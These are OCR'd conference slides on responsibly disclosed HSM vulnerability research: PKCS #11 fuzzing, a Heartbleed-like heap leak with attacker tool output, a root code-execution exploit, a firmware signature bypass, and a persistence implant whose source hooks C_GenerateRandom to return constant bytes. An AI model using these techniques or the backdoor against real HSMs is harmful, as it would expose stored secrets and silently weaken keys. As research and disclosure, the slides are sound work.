
Data Serialization


- Custom serialization to transfer data across PKCS #11 calls
- Mostly TLVs
- Some data serialized using the DER format, hence a ASN.1 decoder

Fuzzing




Host (Linux x86-64)
Messaging module
Kernel land
Messages mutation
Fuzzer
API.so (host to HSM)
User land


HSM (PowerPC)
Messaging module
Kernel land
API.so (requests handler)
HSM
User land



Fuzzing

- Targets PKCS #11 functions
- Random bytes mutation
- Main challenges:
  - Host kernel module crashes
  - Denial of service due to OOM
- Results:
  - 14 vulnerabilities, several classes of memory corruption bugs
  - *Heartbleed*-like vulnerability
  - Stack and heap overflows
  - etc.

Heartbleed

Details

- New objects are created with `C_CreateObject`
- Object attributes are set with `C_SetAttributeValue`
- Object attributes are retrieved with `C_GetAttributeValue`
- These requests are serialized before being transmitted to the HSM
- Request size and object size can be different

Vulnerability

```
int C_SetAttributeValue(req_t *request, attr_t *attribute) {
  free(attribute->data);
  attribute->size = 0;

  if (request->attr_size > request->buf.size)
      return -1;

  attribute->data = malloc(request->attr_size);
  if (attribute->data == NULL)
      return -1;

  attribute->size = request->attr_size;
  memcpy(attribute->data, request->buf.data, request->buf.size);

  return 0;
}
```

Impact

- Memory leak of the HSM's heap
- Authentication required

```
attacker@host:~$ ./heartbleed user $((0x78)) | hd
[*] modifying buffer size to 0x78
00000000  62 6c 61 68 00 90 47 6c  |blah..Gl|
00000008  00 00 00 04 01 00 00 00  |........|
00000010  01 00 00 00 01 00 00 00  |........|
00000018  01 01 01 00 00 01 01 00  |........|
00000020  00 00 08 01 73 75 62 6a  |....subj|
00000028  65 63 74 00 00 00 01 02  |ect.....|
00000030  00 00 00 01 01 00 00 00  |........|
00000038  00 11 00 00 00 08 01 10  |........|
00000040  43 d8 5c 37 a7 57 6b 00  |C.\7.Wk.|
00000048  00 01 61 00 00 00 04 01  |..a.....|
00000050  00 00 00 01 80 00 01 02  |........|
00000058  00 00 00 10 01 32 30 31  |.....201|
00000060  38 30 39 30 33 30 38 30  |80903080|
00000068  33 34 39 30 30 00 00 01  |34900...|
00000070  0a 00 00 00 01 01 01 80  |........|
```

Reliable Code Execution

Bug Discovery

```
CK_MECHANISM digestMechanism = { CKM_RIPEMD128, NULL_PTR, 0 };
unsigned char state[4096], data[32];
CK_ULONG ulStateLen;

C_DigestInit(hSession, &digestMechanism);
C_GetOperationState(hSession, state, &ulStateLen);
mutate(state, ulStateLen);
C_SetOperationState(hSession, state, ulStateLen, 0, 0);
C_DigestUpdate(hSession, data, sizeof(data));
```

Crash Analysis

- NULL-deref but unusual stacktrace
- Static and dynamic analysis
- Type confusion bug:
  - An unexpected digest mechanism can be restored
  - Object A’s methods can be called object B

Exploit Development

- Digest mechanisms analysis:
  - *Relative write* primitive
  - Memory leak
- No hardening nor mitigations
- Complex but reliable exploit
  - Heap feng shui
  - Shellcode across various and not consecutive objects
  - Cache coherency
  - etc.

Impact

- Payload executed with root privileges
- Final payload:
  a. Patch of the PIN verification function
  b. Login as admin
  c. Evil module installation: dump of the encrypted flash and the decryption key
  d. Offline decryption
- The exploit is a single binary executed from the host

Payload: Secret Decryption


Demo

Firmware Signature Bypass

Module Install

- Indirect PKCS #11 mechanisms usage
- Certificate generated locally
- The module binary is signed (RSA-SHA1 or RSA-SHA512) with this certificate
- The certificate is exported to the HSM
- The CKA_TRUSTED attribute is applied (admin privileges)
- If the signature is valid
    - The module is written to the flash memory
    - It triggers a reboot


Module Install




Firmware Update

- `admin@hsm-host:~$ vendor-fw-update /tmp/firm-1.3.bin`
- Vendor certificate hardcoded in the firmware code
- Firmwares are signed by the vendor
  - Ensures integrity
  - No way to install a custom firmware
- Almost identical to modules install

Firmware Install



Firmware Install without vendor signature




Persistent Backdoor

Goals & Challenges

- Goals
  - Access the HSM after a reboot
  - Access the HSM after a firmware upgrade
- Challenges
  - Don’t depend on a specific firmware version
  - Avoid OOM: RAM is quite small
  - No second chance
- Initial infection
  - Requires admin privileges
  - Through a vulnerability
  - Through a malicious module
  - Through a malicious firmware update thanks to the signature bypass


Flash memory

- Persistent memory stored in flash using MTDs (Memory Technology Device)
  - Bootloader
  - Environment (eg. boot address, serial number)
  - System
  - etc.
- The HSM OS has read and write access
- 2 environment+system MTDs to allow firmware upgrade



Persistence

1. Read the system MTD
2. Convert the dump to a know format
3. Extract and uncompress the filesystem
4. Add the backdoor
5. Compress the backdoored filesystem
6. Add it to the legit MTD dump
7. Write it back to the MTD
8. Reboot
9. 🤞



Implant

- Shared library (`.so`) pre-loaded into the main process
- Hooks the firmware update mechanism to survive updates
  - Allows legit firmware updates
  - Write the backdoor the flash memory just after the update
  - The update takes a bit more time
- Hooks PKCS #11
  - `C_SeedRandom`: mixes additional seed material into the token's random number generator.
  - `C_GenerateRandom`: generates random or pseudo-random data.

Demo: PKCS #11 C_GenerateRandom call (from the Host)

```
 1   len = MIN(atoi(argv[1]), sizeof(buf));
 2
 3   rv = C_Initialize(NULL);
 4   CHECK("C_Initialize");
 5
 6   rv = C_OpenSession(0, CKF_RW_SESSION, NULL, NULL, &hSession);
 7   CHECK("C_OpenSession");
 8
 9   rv = C_GenerateRandom(hSession, buf, len);
10   CHECK("C_GenerateRandom");
11
12   write(STDOUT_FILENO, buf, len);
```

Demo

HSM Backdoor Source Code

```
CK_RV CK_ENTRY BD_C_GenerateRandom(CK_SESSION_HANDLE hSession,
                                   CK_BYTE_PTR pRandomData,
                                   CK_ULONG ulRandomLen) {
    memset(pRandomData, 0x04, ulRandomLen);
    return CKR_OK;
}

void pkcs11_backdoor_init(void) {
    pkcs11_vtable_t *table = get_pkcs11_vtable();
    table->C_GenerateRandom = BD_C_GenerateRandom;
}
```

Conclusion

Arbitrary Code Execution

- Vulnerability research against unauthenticated PKCS #11 operations
- Several memory corruption vulnerabilities found
- Pre-auth reliable exploit
- Consequence: arbitrary code execution on the HSM
- Does it work against net HSMs?

Secret Decryption

- Dump of the encrypted storage
- Dump of the encryption key
- Offline decryption of the HSM secrets

Persistence

- Malicious firmware installation using either:
  - The signature bypass
  - Code execution
- The HSM integrity cannot be guaranteed anymore:
  - No secure boot
  - This vulnerability can be exploited again because of downgrade attacks

Responsible disclosure

- Every vulnerability reported to the vendor
- New firmware update
- Pay attention to your vendor security advisories and apply updates

Black Hat Sound Bytes

Ledger

- Not an exhaustive HSM study: what about other models and other vendors?
- HSMs mostly certified against hardware attacks, what about software?
- Understanding of the internals of a HSM solution, methodology to look for vulnerabilities.

Questions?